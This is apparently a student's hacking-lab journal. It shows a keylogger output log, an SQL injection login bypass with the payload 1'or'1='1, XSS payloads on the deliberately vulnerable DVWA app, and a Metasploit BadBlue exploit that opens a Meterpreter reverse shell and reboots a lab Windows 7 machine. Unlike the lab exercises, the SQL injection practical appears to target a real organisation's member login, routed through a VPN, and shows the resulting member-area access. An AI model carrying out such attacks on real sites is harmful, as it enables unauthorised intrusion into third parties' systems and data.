
Notepad Window Content:

```
key_log - Notepad
File Edit Format View Help
2019-02-04 14:46:11,585:u'N':
2019-02-04 14:46:11,726:u'K':
2019-02-04 14:46:14,164:u'C':
2019-02-04 14:46:15,092:u'.':
2019-02-04 14:46:16,407:u'A':
2019-02-04 14:46:16,642:u'C':
2019-02-04 14:46:17,874:u'.':
2019-02-04 14:46:18,318:u'I':
2019-02-04 14:46:18,586:u'N':
2019-02-04 14:46:19,480:u'.':
2019-02-04 14:46:20,029:u'C':
2019-02-04 14:46:20,168:u'O':
2019-02-04 14:46:20,543:u'M':
```

Practical No : 07

Aim : Perform SQL injection attack.

Step 1: Open Psiphon service for make VPN .



Step 2: Go to the target admin site to Login Page .

Home > The Company > Reap Members Login

Reap Member Login

A screenshot of a login form. It has a header with a key icon and the text "Enter User ID & Password to Access". Below that are two input fields: "User ID :" and "Password :", both with placeholder text. A "Submit" button is at the bottom right.

Step 3: Give the Name as **admin** And Password as **1'or'1='1** .

Home > The Company > Reap Members Login

Reap Member Login

Enter User ID & Password to Access

User ID :

Password :

Untitled - Notepad

File Edit Format View Help

```
attack password-> 1'or'1='1
```

Attack Result :

Home > Reap! Member Area > Buyer's Inquiries

Welcome, [REDACTED]   

Membership No: admin

[Edit Company Profile](#) | [Inquiries](#) | [View Circular](#) | [Feedback](#) | [Edit Member Profile](#) | [Change Password](#) | [Logout](#)

Buyer's Inquiries

Search by Buyer ID ▼ Show Inquiries: [All Inquiries](#) ▼

No	Type	Date	Subject	Counter	Inquiry Subject	Details
1	Test	2023-10-10	Test Inquiry	1	Test Inquiry	Details

Name : Kuldeep Patel

Roll No : 574

Practical No : 08

Aim : Simulate persistent cross-site scripting attack.

Step 1 : Open Google Chrome and go to “www.dvwa.co.uk” and download it

Step 2 : Extract the downloaded file.

Step 3 : Copy the Extracted file and paste it into C:\xampp\htdocs.

Step 4 : Rename it to “dvwa”.


Step 5 : Go to “C:\xampp\htdocs\DVWA\config” and remove the extension “.dist” from config.inc.php.dist.

Step 6 : Open the config.inc.php file in Notepad and change password to null.


Step 7 : Open Xampp server and start “Apache” and “Mysql” services.

Step 8 : Open Firefox of version 49.0.1 and go to “localhost/dvwa”.

Step 9 : Give username as “admin” and password as “password”.



Step 10 : Then Click on “Setup/reset DB” .



Step 11 : Then Click on “Create/Reset Database” and your setup will be shown successful.

The screenshot shows a web page with a central message area containing several notifications in boxes:

- allow_url_include = On
- These are only required for the file inclusion labs so unless you want to pl
- Create / Reset Database**
- Database has been created.
- 'users' table was created.
- Data inserted into 'users' table.
- 'guestbook' table was created.
- Data inserted into 'guestbook' table.
- Backup file /config/config.inc.php.bak automatically created
- Setup successful!**

Step 12 : Then Click on “DVWA security” and select “low”.

The screenshot shows the DVWA Security settings page. The left sidebar menu includes:

- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- DVWA Security** (highlighted in green)
- PHP Info
- About
- Logout

The main content area displays the following information about PHPIDS:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as a platform to teach or learn basic exploitation techniques.
 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
 Prior to DVWA v1.9, this level was known as 'high'.

A dropdown menu shows "Low" selected, with a "Submit" button next to it.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]
[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Activate Windows

Step 13 : Then Click on “XSS(Reflected)” and enter desired query like <body onload=alert(“TYCS”)>

A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The title bar says "File Edit View History Bookmarks Tools Help" and the address bar shows "localhost/dvwa/vulnerabilities/xss_r/". The main content area is titled "vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), and XSS (Stored). The main content area has a text input field containing "What's your name? <body onload = alert('TYCS')>" and a "Submit" button. Below the input field, there's a "More Information" section with a list of links.

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Step 14 : Click on “Submit” .

A screenshot of the DVWA application showing the result of the XSS attack. The title bar says "DVWA". The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". The sidebar menu is the same as the previous screenshot. The main content area now displays the reflected script: "Hello <body onload = alert('TYCS')>". Below this, there's a "More Information" section with a link.

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

Step 15 : Then Click on “XSS(Stored)” and enter desired query.

A screenshot of the DVWA application showing the stored XSS vulnerability. The title bar says "DVWA". The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". The sidebar menu is the same as the previous screenshots. The main content area has a form for posting messages. The "Name" field contains "<marquee>TYCS</marquee>" and the "Message" field contains "Hello Students. :)".

Below the form, a message box shows "Name: test" and "Message: This is a test comment." There's also a "More Information" section with a list of links.

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Step 16 : Click on “Sign Guest Book”.

The screenshot shows a web browser window for the DVWA application. The URL in the address bar is `localhost/dvwa/vulnerabilities/xss_s/`. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection

The main content area contains two input fields: "Name *" and "Message *". Below these fields are two buttons: "Sign Guestbook" and "Clear Guestbook". At the bottom of the page, there is a message box showing the input from the user: "Name: TYCS" and "Message: Hello Students;)".

Name : Kuldeep Patel

Roll No : 574

Practical No : 07

Aim : Session impersonation using Firefox and Tamper Data add-on.


Practical No : 10

Aim : Using Metasploit to exploit (Kali Linux)

Step 1: open badblue in window 7 and set the port 8000

Step 2 : start badblue

Example



Step 3: Find target IP address [192.168.149.133]



```
c:\ Select C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\pc>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  Link-local IPv6 Address . . . . . : fe80::21f0:8317:11aa:3b4fx11
  IPv4 Address . . . . . : 192.168.149.133
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.149.2

Tunnel adapter isatap.localdomain:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . : localdomain

C:\Users\pc>
```

Step 4: go to kali Linux operating system and open terminal

Step 5: Type the command in terminal

- (A) service postgresql start
- (B) msfconsole
- (C) search badblue
- (D) use Exploit/windows/http/badblue_passthru
- (E) set rhost 192.168.149.133
- (F) set rport 8000
- (G) run

Step 6: control the target system

Type the command

(a)reboot etc.

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > search badblue  
  
Matching Modules  
=====  
Python: 3.4.5  
  


| Name                                      | Disclosure Date | Rank  | Description                            |
|-------------------------------------------|-----------------|-------|----------------------------------------|
| exploit/windows/http/badblue_ext_overflow | 2003-04-20      | great | BadBlue 2.5 EXT.dll Buffer Overflow    |
| exploit/windows/http/badblue_passthru     | 2007-12-10      | great | BadBlue 2.72b PassThru Buffer Overflow |

  
  
msf > Interrupt: use the 'exit' command to quit  
msf > use exploit/windows/http/badblue_passthru  
msf exploit(windows/http/badblue_passthru) > set rhost 192.168.149.133  
rhost => 192.168.149.133  
msf exploit(windows/http/badblue_passthru) > set rport 8000  
rport => 8000  
msf exploit(windows/http/badblue_passthru) > run
```

Reboot :

```
msf exploit(windows/http/badblue_passthru) > run
[*] Started reverse TCP handler on 192.168.149.134:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179779 bytes) to 192.168.149.133
[*] Meterpreter session 1 opened (192.168.149.134:4444 -> 192.168.149.133:49201) at 2019-01-17 23:00:49 +0530

meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.149.133 - Meterpreter session 1 closed. Reason: Died
meterpreter > █
```